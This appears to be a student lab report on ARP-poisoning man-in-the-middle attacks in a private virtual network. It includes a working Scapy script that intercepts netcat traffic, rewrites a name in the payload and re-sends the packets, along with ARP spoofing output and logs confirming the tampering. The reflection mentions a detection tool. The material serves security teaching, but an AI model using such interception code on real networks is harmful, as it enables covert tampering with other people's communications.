1. Replace every occurrence of your first name in the message with a sequence of A's.
2. The length of the sequence should be the same as that of your first name (we chose to use the name "Alina")

- First we update the code from the previous task:

```
#!/usr/bin/python3
from scapy.all import *
import re


# Define host IP and MAC addresses

client_ip = "10.0.2.10"
client_mac = "08:00:27:76:d6:32"

server_ip = "10.0.2.12"
server_mac = "08:00:27:eb:6e:8a"


def spoof_pkt(pkt):
        if pkt[IP].src == client_ip and pkt[IP].dst == server_ip and pkt[TCP].payload:
                original_pkt = (pkt[TCP].payload.load)
                data = original_pkt.decode()
                string = re.sub(r'Alina', 'A' * 5, data)
                new_pkt = pkt[IP]
                del(new_pkt.chksum)
                del(new_pkt[TCP].payload)
                del(new_pkt[TCP].chksum)
                new_pkt = new_pkt/string
                print("Data transformed from: "+str(original_pkt)+" to: "+ string)
                send(new_pkt, verbose = False)
        elif pkt[IP].src == server_ip and pkt[IP].dst == client_ip:
                new_pkt = pkt[IP]
                send(new_pkt, verbose = False)

pkt = sniff(filter='tcp',prn=spoof_pkt)
```

This function checks if the payload contains "Alina" before replacing it with "A"s, to ensure that only the intended data is modified.

- Now we launch ARP poisoning again:

```
[03/10/23]seed@Attacker:~/bin/python$ sudo ./arp-mitm.py
###[ Ethernet ]###
  dst       = 08:00:27:76:d6:32
  src       = 08:00:27:7b:ba:d7
  type      = ARP
###[ ARP ]###
     hwtype    = Ethernet (10Mb)
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:7b:ba:d7
     psrc      = 10.0.2.12
     hwdst     = 08:00:27:76:d6:32
     pdst      = 10.0.2.10

###[ Ethernet ]###
  dst       = 08:00:27:eb:6e:8a
  src       = 08:00:27:7b:ba:d7
  type      = ARP
###[ ARP ]###
     hwtype    = Ethernet (10Mb)
     ptype     = IPv4
     hwlen     = None
     plen      = None
     op        = who-has
     hwsrc     = 08:00:27:7b:ba:d7
     psrc      = 10.0.2.10
```

- Establishing netcat connection between client and server:

```
[03/10/23]seed@Client:~$ nc 10.0.2.12 9090
```

```
[03/10/23]seed@Server:~$ nc -l 9090
```

- Disabling IP forwarding again:

```
[03/10/23]seed@Attacker:~/bin/python$ sudo sysctl net.ipv4.ip_forward=0
```

- We type some tests in the netcat, the screenshot includes all the tests, we ran the script in the last one:

```
[03/10/23]seed@Client:~$ nc 10.0.2.12 9090
test
Alina
test2
teset3
Alina
Alina
test
test4
Alina
test
Alina
Alina

test
```

```
[03/10/23]seed@Server:~$ nc -l 9090
test
Alina
test2
teset3
Alina
test
Alina
test4
Alina
test
Alina
AAAAA

test
```

```
[03/10/23]seed@Attacker:~/bin/python$ sudo ./sniff-and-spoof-nc.py
Data transformed from: b'Alina\n' to: AAAAA

Data transformed from: b'AAAAA\n' to: AAAAA

Data transformed from: b'AAAAA\n' to: AAAAA
```

We can see that we succeeded in changing the string.

Summary and reflection:

In this lab we delved deeper into the behaviour of ARP and discovered various methods for carrying out ARP poisoning attacks.

During our research, we stumbled upon a useful tool called XArp (https://www.youtube.com/watch?v=oPGZs65a3hY), which can help prevent ARP poisoning attacks. XArp actively monitors ARP traffic on the network and can detect any inconsistencies or anomalies in the ARP cache entries. If an attack is detected, XArp can take action to block the attacker's IP or MAC address, thus preventing further damage.